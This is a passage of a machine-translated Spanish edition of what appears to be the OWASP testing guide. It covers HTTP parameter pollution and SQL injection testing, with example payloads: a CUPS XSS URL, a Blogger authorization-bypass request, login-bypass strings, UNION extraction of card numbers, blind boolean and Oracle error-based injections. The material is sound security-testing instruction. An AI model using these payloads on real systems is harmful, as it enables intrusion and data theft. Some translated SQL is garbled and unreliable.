Una de estas fallas, que afecta las reglas principales de inyección SQL de ModSecurity, representa un ejemplo perfecto de la falta de coincidencia de impedancia entre aplicaciones y filtros. El filtro ModSecurity aplicaría correctamente una lista de denegación para lo siguiente, bloqueando así la tabla /index.aspx?page=select 1,2,3 de la , el procesamiento de esta URL de ejemplo por parte del servidor web: cadena: seleccione 1,2,3 de tabla . Sin embargo, al aprovechar la concatenación de múltiples parámetros HTTP, un atacante podría hacer que el servidor de aplicaciones concatene la cadena después de que el filtro ModSecurity ya haya aceptado la entrada. Como ejemplo, la URL /index.aspx?page=select 1&page=2,3 de la tabla no activaría el filtro ModSecurity, pero la capa de aplicación concatenaría la entrada nuevamente en la cadena maliciosa completa.

Otra vulnerabilidad de HPP resultó afectar a Apple Cups, el conocido sistema de impresión utilizado por muchos sistemas UNIX.
Al explotar HPP, un atacante podría desencadenar fácilmente una vulnerabilidad de secuencias de comandos entre sitios utilizando la siguiente URL: http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos . El punto de control de validación de la aplicación podría omitirse agregando un argumento kerberos adicional que tenga una cadena válida (por ejemplo, una cadena vacía). Como el punto de control de validación solo consideraría la segunda aparición, el primer parámetro de Kerberos no se desinfectó adecuadamente antes de usarse para generar contenido HTML dinámico. La explotación exitosa daría como resultado la ejecución de código JavaScript en el contexto del sitio web de alojamiento.

Omisión de autenticación

Se descubrió una vulnerabilidad HPP aún más crítica en Blogger, la popular plataforma de blogs. El error permitió a usuarios malintencionados tomar posesión del blog de la víctima mediante la siguiente solicitud HTTP (https://www.blogger.com/add-authors.do):

Machine Translated by Google


```
POST /add-authors.do HTTP/1.1
[...]

security_token=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshl
ager19test%40gmail.com(correo electrónico del atacante)&ok=Invitar
```

La falla residía en el mecanismo de autenticación utilizado por la aplicación web, ya que el control de seguridad se realizaba en el primer parámetro blogID , mientras que la operación real utilizó la segunda aparición.

Comportamiento esperado por servidor de aplicaciones

La siguiente tabla ilustra cómo se comportan las diferentes tecnologías web en presencia de múltiples apariciones de la misma Parámetro HTTP.

Dada la URL y la cadena de consulta: `http://example.com/?color=red&color=blue`

Backend del servidor de aplicaciones web	Resultado del análisis	Ejemplo
ASP.NET/IIS	Todas las ocurrencias concatenadas con una coma.	color = rojo, azul
ASP/IIS	Todas las ocurrencias concatenadas con una coma.	color = rojo, azul
PHP/Apache	Sólo la última aparición	color = azul
PHP/Zeus	Sólo la última aparición	color = azul
JSP, Servlet/Apache Tomcat	Sólo la primera aparición	color = rojo
JSP, Servlet / Servidor de aplicaciones Oracle 10g	Sólo la primera aparición	color = rojo
JSP, servlet/embarcadero	Sólo la primera aparición	color = rojo
IBM Lotus Dominó	Sólo la última aparición	color = azul
Servidor HTTP IBM	Sólo la primera aparición	color = rojo
mod_perl, libapreq2/Apache	Sólo la primera aparición	color = rojo
Perl CGI/Apache	Sólo la primera aparición	color = rojo
mod_wsgi (Python)/Apache	Sólo la primera aparición	color = rojo
pitón/zope	Todas las apariciones en el tipo de datos Lista	color=['rojo','azul']

(fuente: Appsec UE 2009 Carettoni & Paola)

Objetivos de la prueba

- Identifique el backend y el método de análisis utilizado.
- Evalúe los puntos de inyección e intente omitir los filtros de entrada utilizando HPP.

Cómo probar

Afortunadamente, debido a que la asignación de parámetros HTTP generalmente se maneja a través del servidor de aplicaciones web, y no a través del código de la aplicación en sí, probar la respuesta a la contaminación de parámetros debe ser estándar en todas las páginas y acciones.
Sin embargo, como es necesario un conocimiento profundo de la lógica empresarial, probar HPP requiere pruebas manuales. Las herramientas automáticas pueden sólo ayudan parcialmente a los auditores, ya que tienden a generar demasiados falsos positivos. Además, HPP puede manifestarse en componentes del lado del cliente y del lado del servidor.

HPP del lado del servidor

Machine Translated by Google

Para probar las vulnerabilidades de HPP, identifique cualquier forma o acción que permita la entrada proporcionada por el usuario. Los parámetros de la cadena de consulta en las solicitudes HTTP GET son fáciles de modificar en la barra de navegación del navegador. Si la acción del formulario envía datos a través de POST, el evaluador deberá utilizar un proxy interceptor para alterar los datos POST a medida que se envían al servidor. Una vez identificado un parámetro de entrada particular para probar, se pueden editar los datos GET o POST interceptando la solicitud o cambiar la cadena de consulta después de que se carga la página de respuesta. Para probar las vulnerabilidades de HPP, simplemente agregue el mismo parámetro a los datos GET o POST pero con un valor diferente asignado.

Por ejemplo: si se prueba el parámetro `search_string` en la cadena de consulta, la URL de solicitud incluiría el nombre y el valor de ese parámetro:

```
http://ejemplo.com/?search_string=gatitos
```

El parámetro particular puede estar oculto entre varios otros parámetros, pero el enfoque es el mismo; deje los demás parámetros en su lugar y agregue el duplicado:

```
http://example.com/?mode=guest&search_string=gatitos&num_results=100
```

Agregue el mismo parámetro con un valor diferente:

```
http://example.com/?mode=guest&search_string=gatitos&num_results=100&search_string=cachorros
```

y enviar la nueva solicitud.

Analice la página de respuesta para determinar qué valores se analizaron. En el ejemplo anterior, los resultados de la búsqueda pueden mostrar a los gatitos alguna combinación de ellos (gatitos,cachorros o gatitos~cachorros o cachorros , ['gatitos','cachorros']), puede dar un resultado vacío o una página de error.

Es muy probable que este comportamiento, ya sea que se utilice el primero, el último o una combinación de parámetros de entrada con el mismo nombre, sea coherente en toda la aplicación. Si este comportamiento predeterminado revela o no una vulnerabilidad potencial depende de la validación de entrada específica y el filtrado específico de una aplicación en particular. Como regla general: si la validación de entradas existentes y otros mecanismos de seguridad son suficientes en entradas individuales, y si el servidor asigna solo el primer o el último parámetro contaminado, entonces la contaminación de parámetros no revela una vulnerabilidad. Si los parámetros duplicados están concatenados, diferentes componentes de la aplicación web utilizan diferentes ocurrencias o las pruebas generan un error, existe una mayor probabilidad de poder utilizar la contaminación de parámetros para desencadenar vulnerabilidades de seguridad.

Un análisis más profundo requeriría tres solicitudes HTTP para cada parámetro HTTP:

1. Envíe una solicitud HTTP que contenga el nombre y el valor del parámetro estándar y registre la respuesta HTTP. P.ej `página?par1=val1`
2. Reemplace el valor del parámetro con un valor manipulado, envíe y registre la respuesta HTTP. Por ejemplo, `¿página? par1=HPP_TEST1`
3. Envíe una nueva solicitud combinando los pasos (1) y (2). Nuevamente, guarde la respuesta HTTP. Por ejemplo, `¿página? par1=val1&par1=HPP_TEST1`
4. Compare las respuestas obtenidas durante todos los pasos anteriores. Si la respuesta de (3) es diferente de (1) y la respuesta de (3) también es diferente de (2), existe una falta de coincidencia de impedancia que eventualmente puede ser abusada para desencadenar vulnerabilidades HPP.

Elaborar un exploit completo a partir de una debilidad de la contaminación de un parámetro está más allá del alcance de este texto. Consulte las referencias para obtener ejemplos y detalles.

HPP del lado del cliente

Machine Translated by Google

De manera similar al HPP del lado del servidor, las pruebas manuales son la única técnica confiable para auditar aplicaciones web con el fin de detectar vulnerabilidades de contaminación de parámetros que afectan los componentes del lado del cliente. Mientras que en la variante del lado del servidor el atacante aprovecha una aplicación web vulnerable para acceder a datos protegidos o para realizar acciones que no están permitidas o no deberían ejecutarse, los ataques del lado del cliente tienen como objetivo subvertir los componentes y tecnologías del lado del cliente.

Para probar las vulnerabilidades del lado del cliente de HPP, identifique cualquier forma o acción que permita la entrada del usuario y muestre el resultado de esa entrada al usuario. Una página de búsqueda es ideal, pero es posible que un cuadro de inicio de sesión no funcione (ya que es posible que no muestre un nombre de usuario no válido al usuario).

De manera similar al HPP del lado del servidor, contamine cada parámetro HTTP con `%26HPP_TEST` y busque apariciones decodificadas en URL de la carga útil proporcionada por el usuario:

- `&HPP_TEST`
- `&HPP_TEST`
- etc.

En particular, preste atención a las respuestas que tienen vectores HPP dentro de los datos. Nuevamente, `src` , `atributos` href o acciones de formas. si este comportamiento predeterminado revela o no una vulnerabilidad potencial depende de la validación de entrada específica, el filtrado y la lógica empresarial de la aplicación. Además, es importante tener en cuenta que esta vulnerabilidad también puede afectar los parámetros de cadena de consulta utilizados en XMLHttpRequest (XHR), la creación de atributos de tiempo de ejecución y otras tecnologías de complementos (por ejemplo, las variables flashvars de Adobe Flash).

Herramientas

- Escáneres pasivos/activos OWASP ZAP

Referencias

Libros blancos

- Contaminación de parámetros HTTP - Luca Carettoni, Stefano di Paola
- Ejemplo de contaminación de parámetros HTTP del lado del cliente (fallo de Yahoo! Classic Mail) - Stefano di Paola
- Cómo detectar ataques de contaminación de parámetros HTTP - Chrysostomos Daniel
- CAPEC-460: Contaminación de parámetros HTTP (HPP) - Evgeny Lebanidze
- Descubrimiento automatizado de vulnerabilidades de contaminación de parámetros en aplicaciones web - Marco Balduzzi, Carmen Torrano Giménez, Davide Balzarotti, Engin Kirda

Machine Translated by Google

Pruebas de inyección SQL

WSTG-INPV-05

Resumen

Las pruebas de inyección SQL comprueban si es posible inyectar datos en la aplicación para que ejecute una consulta SQL controlada por el usuario en la base de datos. Los evaluadores encuentran una vulnerabilidad de inyección SQL si la aplicación utiliza la entrada del usuario para crear consultas SQL sin una validación de entrada adecuada. Una explotación exitosa de esta clase de vulnerabilidad permite que un usuario no autorizado acceda o manipule datos en la base de datos.

Una inyección SQL El ataque consiste en la inserción o "inyección" de una consulta SQL parcial o completa a través de la entrada de datos o transmitida desde el cliente (navegador) a la aplicación web. Un ataque de inyección SQL exitoso puede leer datos confidenciales de la base de datos, modificar datos de la base de datos (insertar/actualizar/eliminar), ejecutar operaciones de administración en la base de datos (como apagar el DBMS), recuperar el contenido de un archivo determinado existente en el archivo DBMS. sistema o escribir archivos en el sistema de archivos y, en algunos casos, emitir comandos al sistema operativo. Los ataques de inyección SQL son un tipo de ataque de inyección, en el que se inyectan comandos SQL en la entrada del plano de datos para afectar la ejecución de comandos SQL predefinidos.

En general, la forma en que las aplicaciones web construyen declaraciones SQL que involucran sintaxis SQL escrita por los programadores se mezcla con datos proporcionados por el usuario. Ejemplo:

```
seleccione título, texto de la noticia donde id=$id
```

En el ejemplo anterior, la variable $id contiene datos proporcionados por el usuario, mientras que el resto es la parte estática de SQL proporcionada por el programador; haciendo que la declaración SQL sea dinámica.

Debido a la forma en que fue construido, el usuario puede proporcionar información diseñada para intentar que la declaración SQL original ejecute acciones adicionales de su elección. El siguiente ejemplo ilustra los datos proporcionados por el usuario "10 o 1=1", cambiando la lógica de la declaración SQL, modificando la cláusula WHERE agregando una condición "o 1=1".

```
seleccione título, texto de la noticia donde id=10 o 1=1
```

Los ataques de inyección SQL se pueden dividir en las siguientes tres clases:

- Inband: los datos se extraen utilizando el mismo canal que se utiliza para inyectar el código SQL. Este es el tipo de ataque más sencillo, en el que los datos recuperados se presentan directamente en la página web de la aplicación.
- Fuera de banda: los datos se recuperan utilizando un canal diferente (por ejemplo, se genera un correo electrónico con los resultados de la consulta y se envía al evaluador).
- Inferencial o Ciego: no hay transferencia real de datos, pero el evaluador es capaz de reconstruir la información enviando solicitudes particulares y observando el comportamiento resultante del Servidor DB.

Un ataque de inyección SQL exitoso requiere que el atacante cree una consulta SQL sintácticamente correcta. Si la aplicación devuelve un mensaje de error generado por una consulta incorrecta, entonces puede ser más fácil para un atacante reconstruir la lógica de la consulta original y, por lo tanto, comprender cómo realizar la inyección correctamente. Sin embargo, si la aplicación oculta los detalles del error, entonces el evaluador debe poder aplicar ingeniería inversa a la lógica de la consulta original.

En cuanto a las técnicas para explotar fallos de inyección SQL, existen cinco técnicas comunes. Además, esas técnicas a veces se pueden utilizar de forma combinada (por ejemplo, operador sindical y fuera de banda):

Machine Translated by Google

- Operador de unión: se puede utilizar cuando la falla de inyección SQL ocurre en una declaración SELECT, lo que permite combinar dos consultas en un solo resultado o conjunto de resultados.
- Booleano: utilice condiciones booleanas para verificar si ciertas condiciones son verdaderas o falsas.
- Basado en errores: esta técnica obliga a la base de datos a generar un error, brindando al atacante o evaluador información sobre la cual refinar su inyección.

- Fuera de banda: técnica utilizada para recuperar datos utilizando un canal diferente (p. ej., realizar una conexión HTTP para enviar los resultados a un servidor web).
- Retraso de tiempo: use comandos de la base de datos (por ejemplo, dormir) para retrasar las respuestas en consultas condicionales. Es útil cuando el atacante no tiene algún tipo de respuesta (resultado, salida o error) de la aplicación.

Objetivos de la prueba

- Identificar puntos de inyección SQL.
- Valorar la gravedad de la inyección y el nivel de acceso que se puede conseguir mediante la misma.

Cómo probar

Técnicas de detección

El primer paso de esta prueba es comprender cuándo la aplicación interactúa con un servidor de base de datos para acceder a algunos datos.
Ejemplos típicos de casos en los que una aplicación necesita comunicarse con una base de datos incluyen:

- Formularios de autenticación: cuando la autenticación se realiza mediante un formulario web, es probable que las credenciales del usuario se comparen con una base de datos que contiene todos los nombres de usuario y contraseñas (o, mejor, hash de contraseña).
- Motores de búsqueda: la cadena enviada por el usuario podría usarse en una consulta SQL que extraiga todos los registros relevantes de una base de datos.

- Sitios de comercio electrónico: es muy probable que los productos y sus características (precio, descripción, disponibilidad, etc.) estén almacenados en una base de datos.

El evaluador debe hacer una lista de todos los campos de entrada cuyos valores podrían usarse al elaborar una consulta SQL, incluidos los campos ocultos de las solicitudes POST, y luego probarlos por separado, intentando interferir con la consulta y generar un error.
Considere también los encabezados HTTP y las cookies.

La primera prueba normalmente consiste en añadir una comilla simple ' o un punto y coma ; al campo o parámetro bajo prueba.
El primero se utiliza en SQL como terminador de cadena y, si la aplicación no lo filtra, daría lugar a una consulta incorrecta. El segundo se utiliza para finalizar una sentencia SQL y, si no se filtra, también es probable que genere un error. La salida de un campo vulnerable podría parecerse a la siguiente (en un servidor Microsoft SQL, en este caso):

```
Proveedor Microsoft OLE DB para controladores ODBC error '80040e14'
[Microsoft][Controlador ODBC para SQL Server][SQL Server]Comillas abiertas antes de la cadena de caracteres ". /destino/destino.asp,
línea 113
```

También se pueden utilizar delimitadores de comentarios(-- o /* */ , etc.) y otras palabras clave SQL como AND y OR para intentar modificar la consulta. Una técnica muy simple pero a veces efectiva es simplemente insertar una cadena donde se espera un número, ya que podría generarse un error como el siguiente:

```
Proveedor Microsoft OLE DB para controladores ODBC error '80040e07'
[Microsoft][Controlador ODBC para SQL Server][SQL Server]Error de sintaxis al convertir el valor varchar 'prueba' en una
columna de tipo de datos int. /destino/destino.asp, línea 113
```

Supervise todas las respuestas del servidor web y eche un vistazo al código fuente HTML/JavaScript. A veces, el error está presente dentro de ellos pero por alguna razón (por ejemplo, error de JavaScript, comentarios HTML, etc.) no se presenta al

Machine Translated by Google

usuario. Un mensaje de error completo, como los de los ejemplos, proporciona una gran cantidad de información al evaluador para poder montar un ataque de inyección exitoso. Sin embargo, las aplicaciones a menudo no proporcionan tantos detalles: un simple 'Error de servidor 500' o un Es posible que se emita una página de error personalizada, lo que significa que debemos utilizar técnicas de inyección ciega. En cualquier caso, es muy Es importante probar cada campo por separado: solo una variable debe variar mientras que todas las demás permanecen constantes, para poder comprender con precisión qué parámetros son vulnerables y cuáles no.

Pruebas de inyección SQL estándar

Inyección SQL clásica

Considere la siguiente consulta SQL:

```
SELECCIONAR * DESDE Usuarios DONDE Nombre de usuario='$nombre de usuario' Y Contraseña='$contraseña'
```

Generalmente se utiliza una consulta similar desde la aplicación web para autenticar a un usuario. Si la consulta devuelve un valor significa que dentro de la base de datos existe un usuario con ese conjunto de credenciales, entonces el usuario puede iniciar sesión en el sistema, de lo contrario se deniega el acceso. Los valores de los campos de entrada generalmente se obtienen del usuario a través de un formulario web. Supongamos que insertamos los siguientes valores de Nombre de usuario y Contraseña:

```
$nombre de usuario = 1' o '1' = '1
```

```
$contraseña = 1' o '1' = '1
```

La consulta será:

```
SELECCIONAR * DE Usuarios DONDE Nombre de usuario = '1' O '1' = '1' Y Contraseña = '1' O '1' = '1'
```

Si suponemos que los valores de los parámetros se envían al servidor mediante el método GET, y si el dominio del El sitio web vulnerable es www.example.com, La petición que realizaremos será:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&amp;password=1'%20or%20'1'%20=%20' 1
```

Después de un breve análisis notamos que la consulta devuelve un valor (o un conjunto de valores) porque la condición siempre es verdadera. (O 1=1). De esta forma el sistema ha autenticado al usuario sin conocer el nombre de usuario y contraseña.

> En algunos sistemas, la primera fila de una tabla de usuarios sería un usuario administrador. Este puede ser el perfil devuelto en algunos casos.

Otro ejemplo de consulta es el siguiente:

```
SELECCIONAR * DE Usuarios DONDE ((Nombre de usuario='$nombre de usuario') Y (Contraseña=MD5('$contraseña')))
```

En este caso hay dos problemas, uno por el uso del paréntesis y otro por el uso del hash MD5. función. En primer lugar solucionamos el problema de los paréntesis. Eso consiste simplemente en agregar una serie de cierres. paréntesis hasta obtener una consulta corregida. Para resolver el segundo problema, intentamos evadir la segunda condición. Agregamos a nuestra consulta un símbolo final que significa que comienza un comentario. De esta manera, todo lo que sigue a tales El símbolo se considera un comentario. Cada DBMS tiene su propia sintaxis para comentarios, sin embargo, un símbolo común al la gran mayoría de las bases de datos es * . En Oracle el símbolo es -- . Dicho esto, los valores que usaremos como Nombre de usuario y Contraseña son:

```
$nombre de usuario = 1' o '1' = '1'))/*
```

```
$contraseña = foo
```

De esta forma obtendremos la siguiente consulta:

```
SELECCIONAR * DE Usuarios DONDE ((Nombre de usuario='1' o '1' = '1'))/*') Y (Contraseña=MD5('$contraseña')))
```

Machine Translated by Google

(Debido a la inclusión de un delimitador de comentarios en el valor $nombre de usuario, se ignorará la parte de la consulta sobre la contraseña).

La solicitud de URL será:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&amp;password=foo
```

Esto puede devolver varios valores. En ocasiones, el código de autenticación verifica que el número de registros/resultados devueltos es exactamente igual a 1. En los ejemplos anteriores, esta situación sería difícil (en la base de datos solo hay un valor por usuario). Para solucionar este problema, basta con insertar un comando SQL que imponga la condición de que el número de resultados devueltos debe ser uno. (Se devuelve un registro) Para alcanzar este objetivo, utilizamos el operador LIMIT <num> donde <num> es el número de resultados/registros que queremos que se devuelvan. Respecto al ejemplo anterior, el valor de los campos Nombre de usuario y Contraseña se modificará de la siguiente manera:

```
$nombre de usuario = 1' o '1' = '1')) LÍMITE 1/*
```

```
$contraseña = foo
```

De esta forma creamos una solicitud como la siguiente:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&amp;password=foo
```

SELECCIONAR Declaración

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

Cuando el evaluador prueba un valor válido (por ejemplo, 10 en este caso), la aplicación devolverá la descripción de un producto. Una buena forma de comprobar si la aplicación es vulnerable en este escenario es jugar con la lógica, utilizando los operadores AND y OR.

Considere la solicitud:

```
http://www.example.com/product.php?id=10 Y 1=2
```

```
SELECCIONAR * DE productos DONDE id_product=10 Y 1=2
```

En este caso probablemente la aplicación nos devolvería algún mensaje indicándonos que no hay contenido disponible o hay una página en blanco. Luego, el evaluador puede enviar una declaración verdadera y verificar si hay un resultado válido:

```
http://www.example.com/product.php?id=10 Y 1=1
```

Consultas apiladas

Dependiendo de la API que utilice la aplicación web y el DBMS (por ejemplo, PHP + PostgreSQL, ASP+SQL SERVER), es posible ejecutar varias consultas en una sola llamada.

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Una forma de explotar el escenario anterior sería:

```
http://www.example.com/product.php?id=10; INSERTAR EN usuarios (…)
```

De esta forma es posible ejecutar muchas consultas seguidas e independientes de la primera consulta.

Machine Translated by Google

Tomar huellas dactilares de la base de datos

Aunque el lenguaje SQL es un estándar, cada DBMS tiene su peculiaridad y se diferencia entre sí en muchos aspectos, como comandos especiales, funciones para recuperar datos como nombres de usuarios y bases de datos, características, líneas de comentarios, etc.

Cuando los evaluadores pasan a una explotación de inyección SQL más avanzada, necesitan saber cuál es la base de datos back-end.

Errores devueltos por la aplicación

La primera forma de saber qué base de datos back-end se utiliza es observando el error devuelto por la aplicación. Los siguientes son algunos ejemplos de mensajes de error:

MySQL:

```
Tienes un error en tu sintaxis SQL; consulte el manual que corresponde a
la versión de su servidor MySQL para conocer la sintaxis correcta que
debe usar cerca de '\'' en la línea 1
```

Un UNION SELECT completo con version() también puede ayudar a conocer la base de datos back-end.

```
SELECCIONE id, nombre DE los usuarios DONDE id=1 UNION SELECT 1, versión() límite 1,1
```

Oráculo:

```
ORA-00933: El comando SQL no finalizó correctamente
```

Servidor MS SQL:

```
Error del cliente nativo de Microsoft SQL '80040e14'
Comillas abiertas después de la cadena de caracteres

SELECCIONE id, nombre DE los usuarios DONDE id=1 UNION SELECT 1, @@limite de versión 1, 1
```

PostgreSQL:

```
Error en la consulta: ERROR: error de sintaxis en o cerca
"""
    en el carácter 56 en /www/site/test.php en la línea 121.
```

Si no hay ningún mensaje de error o un mensaje de error personalizado, el evaluador puede intentar inyectar en campos de cadena utilizando diversas técnicas de concatenación:

- MySql: 'prueba' + 'ing'
- SQL Server: 'prueba' 'ing'
- Oráculo: 'prueba'||'ing'
- PostgreSQL: 'prueba'||'ing'

Técnicas de explotación

Técnica de explotación sindical

El operador UNION se utiliza en inyecciones SQL para unir una consulta, falsificada intencionalmente por el evaluador, a la consulta original. El resultado de la consulta falsificada se unirá al resultado de la consulta original, lo que permitirá al evaluador obtener los valores de las columnas de otras tablas. Supongamos para nuestros ejemplos que la consulta ejecutada desde el servidor es la siguiente:

Machine Translated by Google


```
SELECCIONE Nombre, Teléfono, Dirección DE Usuarios DONDE Id=$id
```

Estableceremos el siguiente valor de $id :

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Tendremos la siguiente consulta:

```
SELECCIONE Nombre, Teléfono, Dirección DE Usuarios DONDE Id=1 UNIÓN TODOS SELECCIONE númeroTarjetadecrédito,1,1 DE
Tabla de tarjetas de crédito
```

El cual unirá el resultado de la consulta original con todos los números de tarjetas de crédito en la tabla CreditCardTable. La palabra clave ALL es necesaria para evitar consultas que utilizan la palabra clave DISTINCT . Además, notamos que además de los números de tarjetas de crédito, hemos seleccionado otros dos valores. Estos dos valores son necesarios porque las dos consultas deben tener el mismo número de parámetros/columnas para evitar un error de sintaxis.

El primer detalle que necesita un evaluador para explotar la vulnerabilidad de inyección SQL utilizando dicha técnica es encontrar el número correcto de columnas en la instrucción SELECT.

Para lograr esto, el evaluador puede usar la cláusula ORDER BY seguida de un número que indica la numeración de columna de la base de datos seleccionada:

```
http://www.example.com/product.php?id=10 PEDIR POR 10--
```

Si la consulta se ejecuta correctamente, el evaluador puede asumir que, en este ejemplo, hay 10 o más columnas en la instrucción SELECT . Si la consulta falla, la consulta debe devolver menos de 10 columnas. Si hay un mensaje de error disponible, probablemente sería:

```
Columna desconocida '10' en 'cláusula de pedido'
```

Después de que el evaluador descubre el número de columnas, el siguiente paso es averiguar el tipo de columnas. Suponiendo que hubiera 3 columnas en el ejemplo anterior, el evaluador podría probar cada tipo de columna, utilizando el valor NULL como ayuda:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

Si la consulta falla, el evaluador probablemente verá un mensaje como:

```
Todas las celdas de una columna deben tener el mismo tipo de datos.
```

Si la consulta se ejecuta correctamente, la primera columna puede ser un número entero. Luego el evaluador puede avanzar más y así sucesivamente:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

Después de la recopilación exitosa de información, dependiendo de la aplicación, es posible que solo le muestre al evaluador el primer resultado, porque la aplicación trata solo la primera línea del conjunto de resultados. En este caso, es posible utilizar una cláusula LIMIT o el evaluador puede establecer un valor no válido, haciendo que solo la segunda consulta sea válida (suponiendo que no haya ninguna entrada en la base de datos cuyo ID sea 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

Técnica de explotación booleana

La técnica de explotación booleana es muy útil cuando el evaluador encuentra una inyección SQL ciega. Situación en la que no se sabe nada sobre el resultado de una operación. Por ejemplo, este comportamiento ocurre en los casos en que el programador ha creado una página de error personalizada que no revela nada sobre la estructura de la consulta o la base de datos. (La página no devuelve un error de SQL, puede que simplemente devuelva un HTTP 500, 404 o una redirección).

Machine Translated by Google

Utilizando métodos de inferencia, es posible evitar este obstáculo y así lograr recuperar los valores de algunos campos deseados. Este método consiste en realizar una serie de consultas booleanas al servidor, observar las respuestas y finalmente deducir el significado de dichas respuestas. Consideramos, como siempre, el www.ejemplo.com dominio y suponemos que contiene un parámetro llamado id vulnerable a la inyección SQL. Esto significa que realizar la siguiente solicitud:

```
http://www.example.com/index.php?id=1'
```

Obtendremos una página con un mensaje de error personalizado que se debe a un error sintáctico en la consulta. Supongamos que la consulta ejecutada en el servidor es:

```
SELECCIONE campo1, campo2, campo3 DE Usuarios DONDE Id='$Id'
```

Lo cual es explotable mediante los métodos vistos anteriormente. Lo que queremos obtener son los valores del campo de nombre de usuario. Las pruebas que ejecutaremos nos permitirán obtener el valor del campo nombre de usuario, extrayendo dicho valor carácter a carácter. Esto es posible mediante el uso de algunas funciones estándar, presentes en prácticamente todas las bases de datos. Para nuestros ejemplos, usaremos las siguientes pseudofunciones:

- SUBSTRING (texto, inicio, longitud): devuelve una subcadena que comienza en la posición “inicio” del texto y de longitud “longitud”. Si "inicio" es mayor que la longitud del texto, la función devuelve un valor nulo.
- ASCII (char): devuelve el valor ASCII del carácter de entrada. Se devuelve un valor nulo si char es 0.
- LONGITUD (texto): devuelve el número de caracteres del texto ingresado.

A través de dichas funciones ejecutaremos nuestras pruebas sobre el primer carácter y, cuando hayamos descubierto el valor, pasaremos al segundo y así sucesivamente, hasta haber descubierto el valor completo. Las pruebas aprovecharán la función SUBSTRING, para seleccionar solo un carácter a la vez (seleccionar un solo carácter significa imponer el parámetro de longitud a 1), y la función ASCII, para obtener el valor ASCII, de modo que Podemos hacer una comparación numérica. Los resultados de la comparación se harán con todos los valores de la tabla ASCII, hasta encontrar el valor correcto. Como ejemplo, usaremos el siguiente valor para Id :

```
$Id=1' AND ASCII(SUBSTRING(nombre de usuario,1,1))=97 AND '1'='1
```

Eso crea la siguiente consulta (de ahora en adelante la llamaremos “consulta inferencial”):

```
SELECCIONE campo1, campo2, campo3 DE Usuarios DONDE Id='1' Y ASCII(SUBSTRING(nombre de usuario,1,1))=97 Y '1'='1'
```

El ejemplo anterior devuelve un resultado si y sólo si el primer carácter del campo nombre de usuario es igual al valor ASCII 97. Si obtenemos un valor falso, entonces aumentamos el índice de la tabla ASCII de 97 a 98 y repetimos la solicitud. . Si por el contrario obtenemos un valor verdadero, ponemos a cero el índice de la tabla ASCII y analizamos el siguiente carácter, modificando los parámetros de la función SUBSTRING. El problema es entender de qué manera podemos distinguir las pruebas que devuelven un valor verdadero de aquellas que devuelven falso. Para ello, creamos una consulta que siempre devuelve falso. Esto es posible utilizando el siguiente valor para Id :

```
$Id=1' Y '1' = '2
```

Lo que creará la siguiente consulta:

```
SELECCIONE campo1, campo2, campo3 DE los usuarios DONDE Id='1' Y '1' = '2'
```

La respuesta obtenida del servidor (es decir, el código HTML) será el valor falso para nuestras pruebas. Esto es suficiente para verificar si el valor obtenido de la ejecución de la consulta inferencial es igual al valor obtenido con la prueba ejecutada anteriormente. A veces, este método no funciona. Si el servidor devuelve dos páginas diferentes como resultado de dos solicitudes web consecutivas idénticas, no podremos discriminar el valor verdadero del valor falso. En estos casos particulares, es necesario utilizar filtros particulares que nos permitan eliminar el código que cambia entre ambos.

Machine Translated by Google

solicitudes y obtener una plantilla. Posteriormente, por cada solicitud inferencial ejecutada, extraeremos la plantilla relativa de la respuesta usando la misma función, y realizaremos un control entre las dos plantillas para decidir el resultado de la prueba.

En la discusión anterior, no hemos tratado el problema de determinar la condición de terminación de nuestras pruebas, es decir, cuándo debemos finalizar el procedimiento de inferencia. Una técnica para hacer esto utiliza una característica de la función SUBSTRING y la función LONGITUD. Cuando la prueba compara el carácter actual con el código ASCII 0 (es decir, el valor nulo) y la prueba devuelve el valor verdadero, entonces, o hemos terminado con el procedimiento de inferencia (hemos escaneado toda la cadena), o el valor que tenemos analizado contiene el carácter nulo.

Insertaremos el siguiente valor para el campo Id :

```
$Id=1' AND LENGTH(nombre de usuario)=N AND '1' = '1
```

Donde N es el número de caracteres que hemos analizado hasta el momento (sin contar el valor nulo). La consulta será:

```
SELECCIONE campo1, campo2, campo3 DE Usuarios DONDE Id='1' Y LONGITUD(nombre de usuario)=N Y '1' = '1'
```

La consulta devuelve verdadero o falso. Si obtenemos verdadero, entonces hemos completado la inferencia y, por tanto, conocemos el valor del parámetro. Si obtenemos falso, esto significa que el carácter nulo está presente en el valor del parámetro, y debemos continuar analizando el siguiente parámetro hasta encontrar otro valor nulo.

El ataque de inyección SQL ciega necesita un gran volumen de consultas. Es posible que el evaluador necesite una herramienta automática para explotar la vulnerabilidad.

Técnica de explotación basada en errores

Una técnica de explotación basada en errores es útil cuando el evaluador, por algún motivo, no puede explotar la vulnerabilidad de inyección SQL utilizando otra técnica como UNION. La técnica basada en errores consiste en obligar a la base de datos a realizar alguna operación cuyo resultado será un error. El punto aquí es intentar extraer algunos datos de la base de datos y mostrarlos en el mensaje de error. Esta técnica de explotación puede ser diferente de DBMS a DBMS (consulte la sección específica de DBMS).

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

La solicitud maliciosa sería (por ejemplo, Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME( (SELECCIONAR usuario DE DUAL) )--
```

En este ejemplo, el evaluador concatena el valor 10 con el resultado de la función UTL_INADDR.GET_HOST_NAME . Esta función de Oracle intentará devolver el nombre de host del parámetro que se le pasó, que es otra consulta, el nombre del usuario.
Cuando la base de datos busca un nombre de host con el nombre de la base de datos del usuario, fallará y devolverá un mensaje de error como:

```
ORA-292257: host SCOTT desconocido
```

